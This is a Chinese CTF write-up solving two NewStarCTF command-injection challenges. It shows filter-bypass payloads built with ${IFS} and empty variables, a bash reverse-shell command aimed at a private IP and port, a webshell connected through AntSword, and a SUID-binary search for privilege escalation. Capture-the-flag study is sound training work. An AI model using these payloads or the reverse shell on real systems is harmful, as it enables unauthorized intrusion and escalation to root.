

今天先把上次欠下的rce做了

[NewStarCTF 公开赛
赛道]So Baby RCE

47 次解出
79 分

bin boot dev etc ffffffff home lib lib64 media mnt opt proc root run/sbin srv start.sh sys tmp usr var

```
grep "word" filename
```

不过这里还能看到，f1也过滤了，这表示我们必须要在中间插入一个空字符来避开这个检测，如何做到呢？

$$f\{123\}ag = f\text{lag}$$

```
cd${IFS}..%26%26cd${IFS}..%26%26cd${IFS}..%26%26cd${IFS}..%26%26&grep${IFS}f${1
23}lag${IFS}fff${123}lll|aaaaggggg
```

并且我在本地部署的php环境下运行是无问题的，但是却在题目中没有任何显示，这表明肯定有报错。

我不知道这样为什么不对，那我就使用？来替代搞出来的空变量吧

构造出fff? lllaaaagggg



当然看别人的wp还有使用rev这个跟echo反着来的，也可以学一下

[NewStarCTF 公开赛赛道]So Baby RCE Again



接着看rce again




bash和curl基本断送了我们使用反弹shell的想法,再说了对于没服务器的想反弹shell确实很难，又不是自己打靶，所以这样的构造是反弹不了的

```
shell_exec("/bin/ba${123}sh -c 'ba${123}sh -i >& /dev/tcp/192.168.213.129/7777
0>&1'");
```

那就用蚁剑吧，写入一个php文件直接连接

123



找到了flag文件，但是这个root权限，又到了最爱的linux提权环节

```
系统信息: Linux 6.12.0-11-generic #127 Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64
当前用户: www-data
(*) 输入 ashhelp 查看本地命令
(www-data:/var/www/html) $ cd /
(www-data:/) $ ls -ll
total 80
drwxr-xr-x 1 root root 4096 Feb 26 2020 bin
drwxr-xr-x 2 root root 4096 Feb 1 2020 boot
drwxr-xr-x 5 root root 360 Jul 31 14:35 dev
drwxr-xr-x 1 root root 4096 Jul 31 14:35 etc
-rwx----- 1 root root 43 Jul 31 14:35 ffl1444aaggg
drwxr-xr-x 2 root root 4096 Feb 1 2020 home
drwxr-xr-x 1 root root 4096 Feb 26 2020 lib
drwxr-xr-x 2 root root 4096 Feb 24 2020 lib64
drwxr-xr-x 2 root root 4096 Feb 24 2020 media
drwxr-xr-x 2 root root 4096 Feb 24 2020 mnt
drwxr-xr-x 2 root root 4096 Feb 24 2020 opt
dr-xr-xr-x 953 root root 0 Jul 31 14:35 proc
drwx----- 1 root root 4096 Feb 26 2020 root
drwxr-xr-x 1 root root 4096 Feb 26 2020 run
drwxr-xr-x 1 root root 4096 Feb 26 2020 sbin
drwxr-xr-x 2 root root 4096 Feb 24 2020 srv
-rwxrwxrwx 1 root root 149 Oct 16 2022 start.sh
dr-xr-xr-x 13 root root 0 Jul 31 14:35 sys
drwxrwxrwt 1 root root 4096 Jul 31 14:35 tmp
drwxr-xr-x 1 root root 4096 Feb 24 2020 usr
drwxr-xr-x 1 root root 4096 Feb 26 2020 var
(www-data:/) $
```

首先看看自己的权限是什么，基本啥也没有

搜索一下有什么定时任务没有，都没这个文件夹


再看一下有没有什么高权限的可执行文件，发现了

我们把这个命令写入到文件中

```
find / -perm -4000 -type f 2>/dev/null
```



ok看到有suid权限命令，mount是挂载分区的，date可以读取文件，那直接运行呗



还得是蚁剑